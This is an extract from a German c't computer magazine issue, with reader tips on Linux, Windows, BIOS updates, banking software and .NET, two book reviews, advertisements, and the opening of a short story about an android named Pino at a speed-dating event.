(tig@ct.de) c't

Entscheidungen: ***ct.de/yswq***

Sind Ihre Daten sicher?

+ GRATIS Videokurs im Wert von 99,- €

Dieses c't-Sonderheft ist Ihr Leitfaden für praktischen Datenschutz im Alltag aber zeigt Ihnen auch wie Sie sich vor Cybergangstern schützen können:

- ► Gefahrloser Umgang mit E-Mails
- ► Office-Dateien in der Cloud verstecken
- ► Sicher speichern und lagern
- ► Verschlüsselung gegen Datenklau
- ► Inkl. GRATIS heise-Academy-Kurs „Informationssicherheit im Unternehmen“
- ► Auch im Paket-Angebot mit Buch „Cloud Computing nach der Datenschutz-Grundverordnung“ zum Sonderpreis

Heft für 14,90 € • PDF für 12,99 € • Bundle Heft + PDF 19,90 €

shop.heise.de/ct-datenschutz23

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 € (innerhalb Deutschlands). Nur solange der Vorrat reicht. Preisänderungen vorbehalten.

heise Shop

Tipps & Tricks

Sie fragen – wir antworten!

Dateivorlagen in Dolphin

Auf meinem Linux-System habe ich diverse Dateivorlagen im Ordner Templates. Im Gnome-Dateibrowser kann ich dann bequem über das Kontextmenü neue Dateien aus diesen Vorlagen erzeugen. Der KDE-Dateimanager Dolphin hat auch solch ein Kontextmenü, aber meine Vorlagen tauchen dort nicht auf.


Sie können auch das Kontextmenü von Dolphin mit eigenen Vorlagen ergänzen, allerdings ist das Prozedere etwas komplizierter: Dolphin sucht nach Dateien, die der „Desktop Entry Specification“ von freedesktop.org entsprechen. Diese Dateien mit der Endung .desktop verweisen wiederum auf die Datei mit dem eigentlichen Inhalt der Vorlage.

Das folgende Beispiel geht davon aus, dass Sie im Templates-Ordner eine Datei namens „Brief.md“ haben. Legen Sie nun unter ~/.local/share/templates/ eine Datei Brief.desktop mit folgendem Inhalt an:

```
[Desktop Entry]
Name=Briefvorlage ...
Comment=Dateiname für neuen Brief:
Type=Link
URL=/home/USER/Templates/Brief.md
Icon=text-plain
```

Der Wert bei `Name` definiert, wie der Eintrag im Kontextmenü heißt. Den `Comment`-Text zeigt Dolphin an, wenn er nach dem Namen der zu erzeugenden Datei fragt. Unter `URL` geben Sie den Pfad zur eigentlichen Dateivorlage an. Bei `Icon` können Sie entweder den Pfad zu einer Bilddatei angeben (PNG, XPM oder SVG) oder den Namen eines Icons aus Ihrem jeweiligen Desktop-Theme, wie im Beispiel.

Nach einem Neustart des Programms zeigt Dolphin die Vorlage im Kontextmenü an. Wenn Sie die .desktop-Datei unter /usr/share/templates/ anlegen, ist sie systemweit verfügbar. *(syt@ct.de)*



In Dolphins Kontextmenü eigene Dateivorlagen angezeigt zu bekommen ist möglich, aber etwas kompliziert.

Suspend-to-RAM mit dem Ryzen-Mini

Ich habe den c’t-Bauvorschlag „Ryzen-Mini“ aus c’t 6/2023 nachgebaut. Sie hatten im Artikel erwähnt, dass beim PC-Barebone Asrock DeskMini X300 mit Ryzen-4000G- und -5000G-Prozessoren der Standby-Zustand nicht funktioniert. Gibt es dafür eine Lösung?

Inzwischen hat Asrock für den DeskMini X300 die BIOS-Version 1.80E Beta mit AGESA 1.2.0.A veröffentlicht, mit der sich der Rechner in den S3-Zustand schicken und wieder aufwecken lässt. Wir haben dies unter Windows 11 mit „Energie sparen“ und unter Ubuntu 22.10 mit „Bereitschaft“ erfolgreich getestet. Der Workaround über Hibernate (Suspend to Disk) ist somit nicht mehr notwendig. *(chh@ct.de)*

***BIOS-Download:* ct.de/y2rd**

Banking4 synchronisieren

Die Finanzsoftware Banking4 von Subsembly kann sich per Cloud synchronisieren, damit PC und Smartphone auf den gleichen Datenbestand zugreifen. Doch am PC fragt die Anwendung nun bei jedem Schließen, ob der aktuelle Stand der Kontodatei in die Cloud geschrieben werden soll, und nach dem Warten auf den abgeschlossenen Transfer muss man sie dann nochmal verlassen, das ist sehr lästig. Geht das nicht einfacher?

Wenn Sie einen der unterstützten Clouddienste (Dropbox, Google Drive, OneDrive, WebDAV) am PC installiert haben, können Sie am PC die Synchronisierung in Banking4 abschalten, weil sich dann die Anwendung des Clouddienstes darum kümmert. Nur die Mobil-App muss weiter selbst synchronisieren.

Die Banking4-Anwendungen auf PC und Smartphone greifen zur Cloud-Synchronisierung direkt auf die APIs der Clouddienste zu und speichern dort die Kontendatei unter /Anwendungen/Banking4 ab; sie informieren beim Starten und Beenden den Nutzer, wenn Neuerungen hoch- oder heruntergeladen werden sollten. Wenn Sie den Clouddienst sowieso am PC nutzen, befindet sich dieses Verzeichnis automatisch auf dem Rechner, sodass Banking4 auf PC-Seite nicht eingreifen muss.

Überprüfen Sie zuerst, ob Ihre Kontendateien (.sub) im genannten Verzeichnis innerhalb Ihrer Cloud-Synchronisation

(beispielsweise <Benutzername>/Onedrive) auftauchen. Danach gehen Sie in der PC-Anwendung von Banking4 auf den Menüpunkt „Cloud/Cloud-Verbindung trennen“, danach auf „Datentresor/Speicherordner“. Dort klicken Sie auf den Pfeil bei „Speicherort für Datentresore“ und wählen das genannte Verzeichnis aus.

Falls Sie bisher die Backups der SUB-Dateien in einem Unterverzeichnis des bisherigen Kontodatenverzeichnisses gespeichert haben, sollten Sie das direkt auch ändern, indem Sie in diesem Fenster darunter den „Speicherort für automatische Backups“ auf ein noch anzulegendes Unterverzeichnis unter Banking4 setzen. Nach dem Schließen des Speicherort-Fensters sollte Banking4 sofort die Kontodatei vom neuen Ort anzeigen; zu erkennen ist sie anhand des aktuellen Datums, das Banking4 ausgibt.

Nun können Sie – nach einigen Testläufen – die Kontendateien von den bisherigen Speicherorten löschen und die dortigen Backups je nach Sicherheitsbedürfnis entweder löschen oder ins neue Backup-Verzeichnis verschieben. Ab jetzt kümmert sich auf PC-Seite Ihr Dropbox-, OneDrive- oder sonstiger Cloud-Client im Hintergrund um die Synchronisierung. Einen Nachteil hat diese Lösung: Sollte beim Dateitransfer etwas schiefgehen, bekommt Banking4 das nicht mit und kann daher keine Warnung ausgeben. Etwaige Fehlermeldungen finden Sie nur noch in Ihrem Cloud-Client. *(jow@ct.de)*

BIOS-Update per Windows

Mein Mini-PC zeigt beim Booten überraschend die Meldung „OEM FMP Update“ an. Anscheinend führt der Rechner ein BIOS-Update durch, aber ich habe keines heruntergeladen. Was ist da los?

Bei immer mehr Notebooks liefern die jeweiligen Hersteller BIOS-Updates per Windows-Update aus. Die Funktion für ein solches „UEFI Capsule Update“ über das standardisierte Firmware Management Protocol (FMP) ist nun auch bei Mini-PCs der Baureihe Intel NUC ab 2023 eingebaut.

Hintergrund der relativ jungen Funktion, die es auch in Form des Linux Vendor Firmware Service (LVFS) gibt, ist die rasche und einfache Versorgung mit Sicherheitsupdates für PC-Firmware, also fürs UEFI-BIOS. Viele Besitzer von Desktop-PCs und Notebooks führen niemals BIOS-Updates durch, wenn man dazu von Hand nach einem Update-Tool suchen, es herunterladen und nach Anleitung entpacken und installieren muss. Manche Hersteller pflegen zudem keine BIOS-Update-Tools für Linux.

Für manche Mini-PCs der Baureihe NUC verteilt Intel nun BIOS-Updates automatisch per Windows-Update. Der vom Gerät angezeigte Hinweis darauf ist aber schwer verständlich.

Das BIOS-Update per Windows Update funktioniert automatisch, also ähnlich wie Firmware-Updates bei Smartphones und Apple-Rechnern. Allerdings könnten die Hinweise auf die Updatefunktion verständlicher sein. Während das BIOS-Update läuft, sollte man den PC nämlich möglichst nicht vom Stromnetz trennen, weil ein unvollständiger Schreibvorgang zu Fehlern führen kann. Das ist bei Notebooks und Smartphones dank der Akkus kein Problem. Um die Update-Automatik abzuschalten, rufen Sie beim NUC das BIOS-Setup auf (Funktionstaste F2 beim Start) und entfernen im Menü „Advanced“ das Häkchen bei der Option „BIOS WU Support“ – mit WU ist Windows Update gemeint. Mit der Funktionstaste F10 speichert das BIOS-Setup diese Einstellung und führt einen Reset durch (Save and Exit), das müssen Sie noch mit „OK“ bestätigen. *(ciw@ct.de)*

Lesezugriff aufs Konto

Die Bank Norwegian bietet zusätzlich zur Überweisung seit Neuestem die Möglichkeit, ausstehende Beträge des Kreditkartenkontos per Lastschrift einzuziehen. Dazu soll ich dem Dienstleister Tink Zugriffsrechte auf mein Konto einräumen. Neben allgemeinen Kontoinformationen könnten auch Salden und Umsätze abgefragt werden. Ich habe das abgelehnt, aber ist das denn überhaupt zulässig?

Bank Norwegian prüft mit dem Verfahren vermutlich, ob das Konto gedeckt ist, der Kunde ein regelmäßiges Einkommen hat und dieses mit seinen Angaben im Kreditkartenantrag übereinstimmt und ob er seinen Zahlungsverpflichtungen generell zuverlässig nachkommt. Hintergrund ist, dass das Lastschriftverfahren rein statistisch ein höheres Ausfallrisiko als eine Überweisung mit sich bringt, etwa durch Rückbuchungen.

Dazu nutzt die Bank ein Verfahren, das die Zweite Europäische Zahlungsdiensterichtlinie (PSD2) ausdrücklich erlaubt. Beim sogenannten Open Banking können zugelassene Drittdienste im Auftrag von Unternehmen (wie hier die Nordax Bank AB) und mit explizitem Einverständnis des Kunden Einblick in dessen Kontodaten nehmen – zum Beispiel, um dessen finanzielle Zuverlässigkeit zu prüfen oder eben den Gehaltseingang. Das Einverständnis kann man jederzeit im Onlinebanking seiner Bank widerrufen.

Tink AB ist ein schwedisches Unternehmen im Besitz von Visa, das von der zuverlässigen schwedischen Finanzdienstleistungsaufsicht (Finansinspektionen) beaufsichtigt wird und von ihr eine Erlaubnis als sogenannter Kontoinformationsdienst erhalten hat. Innerhalb der EU ist solch eine Erlaubnis übertragbar, daher gilt sie auch in Deutschland. Hierzulande ist die Bafin zuständig.

Die Daten dürfen Nordax und Tink nur für die angegebenen Zwecke gemäß DSGVO verwenden. Im Idealfall löschen sie diese so früh wie möglich. Generell hat sich Norwegen der PSD2 und der DSGVO angeschlossen und verfügt über eine solide Finanz- und Datenschutzaufsicht. Das Prozedere ist also legal. *(mon@ct.de)*

Fragen richten Sie bitte an

hotline@ct.de

c't Magazin

@ctmagazin

Alle bisher in unserer Hotline veröffentlichten Tipps und Tricks finden Sie unter **www.ct.de/hotline.**

Thumbs.db löschen

Ich habe alle möglichen Tipps gelesen, wie man die Datei thumbs.db unter Windows löschen kann. Bisher habe ich noch keinen gefunden, der funktioniert, haben Sie einen Tipp für mich?

Meinen Experimenten zufolge legt ein aktuelles Windows 11 diese Dateien weder an, noch wertet es bestehende aus. Wenn Sie solche Dateien noch aus früheren Windows-Versionen auf Ihrer Festplatte oder SSD haben, können Sie sie loswerden, indem Sie ein PowerShell-Fenster öffnen und dort folgenden Befehl eintippen:

```
dir c:\thumbs.db -File -Recurse ↵
↳-ErrorAction SilentlyContinue ↵
↳-Force | Remove-Item -Force
```

Den Laufwerksbuchstaben (c:) können Sie dabei an Ihre Wünsche anpassen. Achtung: Der Befehl fragt nicht nach einer Bestätigung und löscht die Dateien endgültig, also nicht über den Papierkorb – sie sind danach unwiederbringlich verloren. *(hos@ct.de)*

Desktop-Umschaltung mit Uralt-Tastatur

Nach einiger Zeit im Homeoffice wollte ich meine beruflichen und privaten Tätigkeiten auf meinem PC besser trennen und habe daher alles Private auf einen zweiten Desktop geschoben. Wenn ich nun aber mal schnell auf den anderen Desktop wechseln möchte, dann muss ich umständlich die Maus benutzen, denn meine Uralt-IBM-Tastatur hat keine Windows-Taste. Lässt sich dafür vielleicht ein Hotkey oder etwas Ähnliches einrichten?

Am einfachsten ist es wahrscheinlich, eine unnötige Taste zur Windows-Taste umzuwidmen, am ehesten könnte das die Capslock-Taste sein. Sie brauchen dazu nicht einmal eine Software installieren, ein Eintrag in der Windows Registry reicht. Eine passende Reg-Datei mit dieser Umwidmung finden Sie unter ct.de/y2rd. So können Sie nach einem Windows-Neustart über die Tastenkombination Strg+Capslock+Pfeiltaste zu einem anderen Desktop wechseln. Bei Nichtgefallen löschen Sie den Scanmap-Eintrag im Registrierungseditor einfach wieder, den Pfad dazu finden Sie in der Reg-Datei. Die anderen Funktionsaufrufe mit der „neuen“ Windows-Taste funktionieren natürlich ebenfalls, eine Liste aller möglichen Tastenkombinationen finden Sie unter ct.de/y2rd.

Per JavaScript zur Windows-Taste: Über das Tool von Dirk Schwarzmann können Sie Ihre Tastatur beliebig umkonfigurieren.

Wenn Sie weitere oder andere Umbelegungen haben möchten, können Sie den Konfigurator von Dirk Schwarzmann verwenden (siehe ct.de/y2rd). Dazu müssen Sie in Ihrem Browser JavaScript aktiviert haben. Die Anwendung blendet eine Tastatur ein, über die Sie mit der Maus die Tasten definieren; am Ende erzeugt das Tool Anweisungen für eine Reg-Datei. Diese müssen Sie nun irgendwo speichern und per Doppelklick mit Administratorrechten einmalig ausführen. *(ll@ct.de)*

Tools, Listen und Beispieldatei:
ct.de/y2rd


HDDs im Notebook

Ich habe ein Lenovo IdeaPad V340, in dem ich eine SSD und eine HDD betreibe, das ich aber nun ersetzen muss. Ein Gerät mit genau dieser Kombination hätte ich gerne wieder, aber ich finde keins, das den Einbau von HDDs erlaubt. Haben Sie einen Tipp?

Die wenigsten Hersteller sehen in ihren Notebooks noch Bauraum für 2,5-Zoll-Massenspeicher vor: SSDs sind kompakter, leichter, schneller und robuster und daher der Massenspeicher der Wahl. Ihr Gerät dürfte noch aus einer Zeit stammen, wo viel SSD-Speicherplatz teuer war, doch auch diese Übergangsphase ist längst vorbei.


Selbst wenn es noch Schächte geben sollte, weil die Notebooks in anderen Märkten noch mit HDDs verkauft werden (oder das zumindest während der Entwicklung noch angedacht war), heißt das nicht, dass Sie sie nutzen könnten: Weil die Hersteller jeden Cent(-bruchteil) sparen, fehlen dann üblicherweise die zum Einbau benötigten Halterahmen und Anschlusskabel im Lieferumfang. Meist ist bei hierzulande verkauften Modellen noch nicht einmal der zugehörige Stecker am Mainboard aufgelötet, sodass es auch nichts bringt, wenn Sie sich diese Bauteile separat besorgen würden.

Wenn Sie bei Ihrem nächsten Notebook nicht mit einer internen SSD auskommen, können Sie jederzeit mehr Speicherplatz mit einem externen Laufwerk per USB nachrüsten – dank USB 3.x läuft das ebenfalls mit höheren Transferraten als jede 2,5-Zoll-HDD. *(mue@ct.de)*



In modernen Notebooks wird jeder Kubikzentimeter genutzt. Für 2,5-Zoll-HDDs bleibt da kein Platz mehr.

heise+



c't-Abonnenten lesen bis zu 75 % günstiger

c't
iX
Mac&i
Make:
MIT Technology Review
Das Magazin für Innovation von Heise
c't Fotografie

Das digitale Abo für IT und Technik.

Exklusives Angebot für c't-Abonnenten:
Sonderrabatt für Magazinabonnenten

- ✓ Zugriff auf alle Artikel von heise+
- ✓ Alle Heise-Magazine online lesen: c't, iX, MIT Technology Review, Mac & i, Make und c't Fotografie
- ✓ Jeden Freitag exklusiver Newsletter der Chefredaktion
- ✓ 1. Monat gratis lesen – danach jederzeit kündbar

Sie möchten dieses Exklusiv-Angebot nutzen? Jetzt bestellen unter:

heise.de/plus-testen

leserservice@heise.de 0541 80009 120

Ein Angebot von: Heise Medien GmbH & Co. KG • Karl-Wiechert-Allee 10 • 30625 Hannover

Franz Böhm
Excel Hacks
Formeln und Funktionen effektiv einsetzen
250 praktische Lösungen und konkrete Aufgabenstellungen

mitp, Frechen 2023
ISBN 978-3747506103
352 Seiten, 25 €
(PDF-/Epub-/Kindle-E-Book: gleicher Preis €)
Bundle: 30 €

Lösung(Problem; Formel[;Erklärung])

Mit Uhrzeiten rechnen, Maßeinheiten umwandeln, eine Rangfolge bilden – alles scheinbar simple Aufgaben für Excel- und Calc-Jongleure, doch oft genug erscheint anstelle eines brauchbaren Ergebnisses nur ein vorwurfsvolles #BEZUG!, #DIV/0! oder #NAME?. Dann hilft Franz Böhms stattliche Sammlung von Problemlösungen weiter.

Der Titel ist eigentlich irreführend, denn Böhms Buch liefert nicht bloß Futter für die Arbeit mit Excel ab Version 2019, sondern auch mit LibreOffice Calc. Eine einheitliche Struktur zieht sich durch alle Kapitel: Auf die knappe Problembeschreibung folgt ein Screenshot, der die in Excel realisierte Lösung zeigt. Anschließend wird diese samt grau hinterlegter Formeln in Textform beschrieben. Falls man in Calc eine andere Formel braucht, wird diese ebenfalls genannt. Eilige können das Buch dann bereits wieder zuklappen. Alle anderen finden im anschließenden Abschnitt „Hintergrund“ noch zusätzliche Erklärungen.

Man kann „Excel Hacks“ als Nachschlagewerk nutzen. Dabei zieht man besser das zehn Seiten lange Inhaltsverzeichnis zu Rate als das wesentlich kürzere Stichwortverzeichnis. Jedes betrachtete Problem taucht nämlich mit einer konkret formulierten Zeile im Inhalt auf. „Wie errechnen Sie den Sinus eines bestimmten Winkels?“, heißt es dort beispielsweise oder „Texte mit SVERWEIS() suchen und zusammenführen“. Mit etwas Glück ist das eigene Problem dabei.

Um die Hacks-Sammlung als Lehrbuch zu verwenden, sollte man sich das Begleitmaterial von der Website des Verlags herunterladen. Zu jeder im Buch vorgestellten Lösung gibt es darin je eine Excel- und Calc-Datei. Wenn man etwa alle 16 Probleme und Lösungen aus dem Kapitel zu Finanzfunktionen studiert und anhand der Beispieldateien praktisch durchgeht, sollten anschließend eigene Lösungen zu Zinsen, Tilgung oder Abschreibung leicht gelingen.

Wer eine Einführung in Excel oder Calc sucht, wird hier nicht fündig. Böhm hält sich nicht mit Grundlagen auf und erklärt weder Dateneingabe noch Tabellenblätter, absoluten oder relativen Bezug. Er richtet sich vielmehr an halbwegs erfahrene Tabellenkalkulierer, die sich bisher irgendwie durchgewurstelt haben. Ihnen gibt er professionelle Lösungen an die Hand, die man gut nachvollziehen und dann auch individuell abwandeln kann. *(dwi@ct.de)*

Immer kleiner, immer wichtiger

Spätestens seit den coronabedingten Lieferengpässen und dem Chipembargo der USA gegenüber China ist offensichtlich, welch entscheidende Rolle Mikrochips für Wirtschaft, Wissenschaft und Miltär spielen. Der Wirtschaftshistoriker Chris Miller erzählt die ganze Geschichte, von den Anfängen des Silicon Valley bis heute.


Millers historischer Abriss beginnt Ende der 50er Jahre. 1956 erhielt der Physiker William Shockley zusammen mit zwei Kollegen den Physik-Nobelpreis für seine Forschung zu Halbleitern und Transistoren. Ein Jahr zuvor hatte er in Mountain View, Kalifornien, ein eigenes Labor eröffnet. Shockleys spätere, abseitige „Forschung“ zu Eugenik, Rasse und Intelligenz bleibt im Buch unerwähnt.

Als Gründerväter des Silicon Valley nennt Miller acht Ingenieure, die 1957 das Shockley Semiconductor Laboratory verließen, um ihre eigene Firma zu gründen: Fairchild Semiconductor. Zu der Gruppe gehörten Robert Noyce und Gordon Moore. Noyce gilt als Erfinder des Mikrochips, Moore formulierte das nach ihm benannte Gesetz zum Zusammenhang zwischen Zeit und Zahl elektronischer Bauteile einer integrierten Schaltung. Zusammen gründeten beide später Intel.

Die folgenden Kapitel lesen sich streckenweise wie ein Krimi. Miller berichtet von amerikanischen Ingenieuren, die in die UdSSR flohen, um dort beim Aufbau der Computerindustrie zu helfen. Heutzutage ist die Chipproduktion fest in ostasiatischer Hand. Nach Millers Berechnungen produziert China aktuell 15 Prozent aller Siliziumchips weltweit, davor liegen Japan (17 %) und Taiwan (41 %). Die zweite Hälfte des Buchs widmet sich dieser Konstellation und deren geopolitischen Konsequenzen.

Man kann Miller vorwerfen, Nordamerika-zentriert zu schreiben. Aus Europa erzählt er nur wenige Geschichten, darunter die von einem Transistorradio, das der japanische Premierminister Hayato Ikeda dem französischen Premier Charles de Gaulle 1962 als Gastgeschenk überreichte. Unfähig, die Tragweite der Technik zu erkennen, soll sich de Gaulle über Ikeda als Vertreter für Radios amüsiert haben.

55 Seiten Anhang mit Quellenangaben dokumentieren den wissenschaftlichen Anspruch des Buchs. Seine acht Abschnitte sind in je fünf bis acht Kapitel gegliedert – jedes nur wenige Seiten lang, was das Lesen erleichtert. Eine deutsche Übersetzung von „Chip War“ soll Ende 2023 bei Rowohlt erscheinen. *(dwi@ct.de)*



Chris Miller
Chip War
The Fight for the World's Most Critical Technology

Scribner, London 2022
ISBN 978-1398504097
432 Seiten, 24 € (Taschenbuch: 17 €)
(Epub-/Kindle-E-Book: 13 €)

heise Academy

Online-Konferenz


Mastering Microservices

Die Online-Konferenz am 23. Mai 2023 zu Softwarearchitektur, Methoden und Zukunkt der Microservices-Entwicklung

DIE THEMEN

- Microservices schneiden mit Event Storming
- Erfolg – mit Microservices oder anderen Architekturen?
- Extrahieren von Micro-Frontends aus einer monolithischen Frontend-Anwendung
- Shared Data in verteilten Architekturen
- Microservices aus dem Monolithen mit Domain Storytelling herausarbeiten
- Architekturbewertungen bei Microservices-Anwendungen
- Asynchrone Patterns für modernes Software-architektur-Design

Jetzt Ticket sichern:
konferenzen.heise.de/mastering-microservices



.NET

Viele Windows-Programme und -Apps laufen mit einer Programmiertechnik namens .NET. Normalerweise sorgen sie bei der Installation selbst dafür, dass sie eine passende Version davon vorfinden. Manchmal muss man ihnen aber auch von Hand auf die Sprünge helfen.

Von Hajo Schulz

Grundlegendes

Was ist eigentlich .NET?

Den Namen .NET (gesprochen „Dot Net“) hat Microsoft erstmals im Jahr 2000 verwendet. Welche Produkte genau sich hinter dem Wort verbargen, hat sich im Lauf der Zeit mehrfach geändert. Aktuell kann man die Bedeutung des Namens in einem Satz so beschreiben: .NET ist eine Sammlung von Programmierschnittstellen und Hilfsprogrammen, die Entwickler zum Erstellen verschiedenster plattformübergreifender Anwendungen verwenden können.

Der Einsatzbereich reicht von Mobil-Apps über hergebrachte Desktopprogramme und Spiele bis hin zu Server- und Cloudanwendungen. Das Attribut „plattformübergreifend“ hat Microsoft von Anfang an im Zusammenhang mit .NET verwendet, meinte damit aber zunächst nur alle Windows-Plattformen. Mittlerweile finden sich .NET-Implementierungen für praktisch alle relevanten Systeme: Die Desktop- und Serversysteme Windows, Linux und macOS dienen als Entwicklerplattformen; Apps und Programme lassen sich auch für Android und iOS sowie für verschiedene Spielkonsolen erstellen. Hardwareseitig unterstützt .NET sowohl x86- als auch ARM-CPUs, beide in 32 und 64 Bit.

Sie schreiben hier einfach nur von „.NET“. Ich habe in c’t aber auch schon Begriffe wie „.NET Framework“ oder „.NET Core“ gelesen. Ist das alles dasselbe? Was ist denn nun die korrekte Bezeichnung?

Tatsächlich ist der Begriff „.NET“ für sich genommen nicht eindeutig. Er steht zunächst als Oberbegriff für alles Mögliche, was mit der dahintersteckenden Programmiertechnik zu tun hat. So gibt es .NET-Werkzeuge, .NET-Sprachen oder eine .NET-Bibliothek.

Letztere ist das Fundament, auf dem alle anderen .NET-Dinge aufbauen. Verwirrenderweise gibt es das gleich zweimal: Die erste Implementierung heißt heute „.NET Framework“ und ist ein Bestandteil von Windows. Ihren Quelltext hält Microsoft unter Verschluss. Die aktuelle Versionsnummer des .NET Framework lautet 4.8.1; funktional entwickelt Microsoft es nicht mehr weiter, versorgt es aber noch mit Sicherheitsupdates.


Moderner ist die von Grund auf als Open Source neu implementierte, plattformübergreifende Version der .NET-Bibliothek, die sich bis 2020 „.NET Core“ nannte, mittlerweile aber einfach „.NET“ heißt – ohne Zusätze. Aktuell sind derzeit die Versionen 6.0 und 7.0, wobei es sich bei den geraden Versionsnummern um LTS-Releases (Long Term Support) handelt, die drei Jahre lang mit Updates und Patches versorgt werden. Die ungeraden Versionen kommen 18 Monate lang in diesen Genuss. Von dem für November dieses Jahres erwarteten .NET 8.0 gibt es bereits eine Vorschauversion.

Versionitis

Welche Versionen des .NET Framework brauche ich als Anwender?

Unter Windows 10 und 11 ist das .NET Framework 4.8 vorinstalliert und Sie sollten der Versuchung widerstehen, das zu ändern.

Sollte ein älteres .NET-Programm mit der Fehlermeldung den Start verwei-



Das traditionelle .NET Framework ist in Windows enthalten, die Versionen 2.0 und 3.x für ganz alte Programme muss man aber bei Bedarf erst von Hand aktivieren.

gern, es benötige ein .NET Framework der Versionen 2.x oder 3.x, brauchen Sie nichts manuell herunterzuladen, denn auch diese Ausgaben sind in Windows enthalten, allerdings standardmäßig nicht aktiviert. Um das nachzuholen, installieren Sie zunächst alle von Windows Update angebotenen Patches. Führen Sie vor allem eventuell anstehende Neustarts aus, sonst geht das Folgende schief!

Anschließend öffnen Sie die Einstellungen und wechseln auf die Seite „Apps“. Unter Windows 10 klicken Sie dort auf „Programme und Features“ und dann auf „Windows-Features aktivieren oder deaktivieren“. Unter Windows 11 lautet die Klickfolge „Optionale Features“, „Mehr Windows-Funktionen“. In beiden Fällen landen Sie im Fenster „Windows-Features“, wo Sie in der Liste das Klötzchen vor „.NET Framework 3.5 (enthält .NET 2.0 und 3.0)“ setzen. Die Untereinträge zur Windows Communication Foundation können Sie ausgeschaltet lassen, es sei denn, Sie betreiben auf dem Rechner einen Microsoft-Webserver und wollen entsprechende Dienste anbieten. Nach dem Bestätigen mit „OK“ wird Windows in der Regel noch Dateien von Windows Update herunterladen wollen – genehmigen Sie das.

Wenn Sie Ihr System wie empfohlen regelmäßig von Windows Update aktualisieren lassen, bleiben auch die so installierten .NET Frameworks stets auf dem neuesten Stand.

? Sollte ich als Anwender auch .NET installieren?

! Darum müssen Sie sich in der Regel nicht selbst kümmern. Viele Programme, die auf .NET aufbauen, bringen alles, was sie benötigen, in ihrem Setup-Paket mit und installieren es automatisch.

Es gibt aber auch Programme, die sich darauf verlassen, dass ein passendes .NET bereits auf dem Zielrechner installiert ist. Das Bestätigen der entsprechenden Fehlermeldung sollte Ihren Browser auf die Downloadseite der passenden .NET-Runtime schicken. Sollte das nicht funktionieren, merken Sie sich die angeforderte .NET-Version, steuern die Seite dotnet.microsoft.com/download an und klicken unter der passenden Versionsnummer auf „All .NET downloads“. Für normale Anwendungen brauchen Sie die aktuelle „.NET Desktop Runtime“ aus dem geforderten Versionszweig, also mit der richtigen Zahl vor dem ersten Punkt. Achten Sie darauf, die für Ihre Plattform richtige Variante zu erwischen, also x86 für 32- oder x64 für 64-Bit-Windows beziehungsweise Arm64 für Windows on ARM. Das Installationsprogramm braucht Administratorrechte, stellt ansonsten aber keine lästigen Fragen.

Die Desktop-Runtime für moderne .NET-Programme muss man von Hand herunterladen, die Installation ist aber mit einem Klick erledigt.

? Welche .NET-Version brauche ich? Kann ich auch mehrere installieren?

! Eine .NET-Runtime auf Vorrat zu installieren, ist Platzverschwendung – wenn ein Programm ein installiertes .NET benötigt, wird es sich melden (siehe vorherige Frage). Dann sollten Sie aber auch immer die angeforderte Version einspielen. Entscheidend ist dabei die Zahl vor dem ersten Punkt: Programme, die beispielsweise .NET 6.x verlangen, können mit .NET 7.x nichts anfangen und umgekehrt.

Mehrere .NET-Runtimes parallel zu benutzen ist kein Problem: Jede Version installiert sich in eine eigene Ordnerstruktur.

Selber machen

? Was brauche ich, um selbst in die Programmierung mit .NET einzusteigen?

! Das kommt darauf an, was für Anwendungen Sie schreiben wollen. Für einfache Konsolenprogramme reicht im Prinzip ein aktuelles .NET-SDK (Software Development Kit; Download via ct.de/y94m). Damit haben Sie alles an Compilern und Bibliotheken, um loszulegen.

Bearbeiten können Sie Ihren Code mit jedem beliebigen Texteditor; das Erstellen von Projekten und das Übersetzen in Binärcode erledigen Kommandozeilenbefehle. Unterstützung für die .NET-Programmiersprachen bieten fast alle Editoren, die sich an Programmierer richten. Besonders hervorzuheben ist Microsofts Visual Studio Code, für das es Plug-ins für C#, VisualBasic und F# gibt, die den Code bei der Eingabe prüfen, Korrekturen vorschlagen, die Projektverwaltung erleichtern und einen Debugger integrieren. Dieser Editor ist das Richtige auch für größere Konsolenprojekte und viele Webanwendungen. Das quelloffene Visual Studio Code gibt es für Windows, Linux und macOS.

Wenn Sie Clouddienste oder grafische Desktop- und Mobilanwendungen entwickeln wollen, sollten Sie sich die ausgewachsene Entwicklungsumgebung Visual Studio (ohne „Code“) besorgen. Die bringt unter anderem GUI-Editoren und Vorlagen für größere Unternehmensanwendungen mit. Visual Studio gibt es in verschiedenen Editionen, darunter die kostenlose Community-Ausgabe. Technisch entspricht sie der Professional Edition, die 450 Euro pro Jahr kostet; die einzige Einschränkung betrifft die Benutzerlizenz: Gratis dürfen Sie an einem kommerziellen Produkt mit maximal fünf Entwicklern arbeiten und als Firma nicht mehr als eine Million US-Dollar pro Jahr umsetzen. *(hos@ct.de)*

.NET-Downloads: ***ct.de/y94m***

NENNT MICH PINO

VON ARNO ENDLER

Der alte Mythos vom künstlichen Geschöpf, das in die menschliche Gemeinschaft einfach nicht hineinzupassen vermag, erscheint ganz neu im Licht der Diskussionen um sogenannte tiefe künstliche Intelligenz. Ob wie bei Ovids Pygmalion auch im Reich der Technik die Liebe einen Weg finden könnte, Unmögliches möglich zu machen?

Nach dem Glockensignal brauchte ich gar nicht erst zu warten. Dieses Mal schien es sogar den Bruchteil einer Sekunde eher zu geschehen. Ich sah ihn in ihren Augen: den Wechsel von freudiger Erwartung zu sofortiger Ablehnung.

Dennoch setzte sie sich, den Regeln des Speeddating folgend, mir gegenüber auf den Stuhl, bemühte sich um ein Lächeln, das ihr misslang. Sie wusste, dass es nur drei Minuten ihres Lebens sein würden, während ich ... – nun.

„Hallo“, grüßte ich. „Ich bin Pino.“ Ich streckte meinen warmen Arm mit der warmen Hand aus.

Sie riss sich zusammen, gestattete mir den Hauch einer Berührung und nickte mir zu. „Du kannst mich Lu nennen.“ *You can call me Lou.*

„Lu“, wiederholte ich und horchte dem Klang meiner eigenen Stimme. „Ist das eine Abkürzung oder ein Spitzname?“

„Ist das wichtig? Wir haben nur drei Minuten.“ *Is it important?*

Der Nachhall störte mich. Ich ignorierte ihn, schaltete den Instant-Übersetzer ab.

„Nein, nicht wirklich“, gab ich zu. Im Fenster glitzerten die Lichter der nächtlichen Stadt. Der Eiffelturm erstrahlte im Glanz abertausender LEDs.

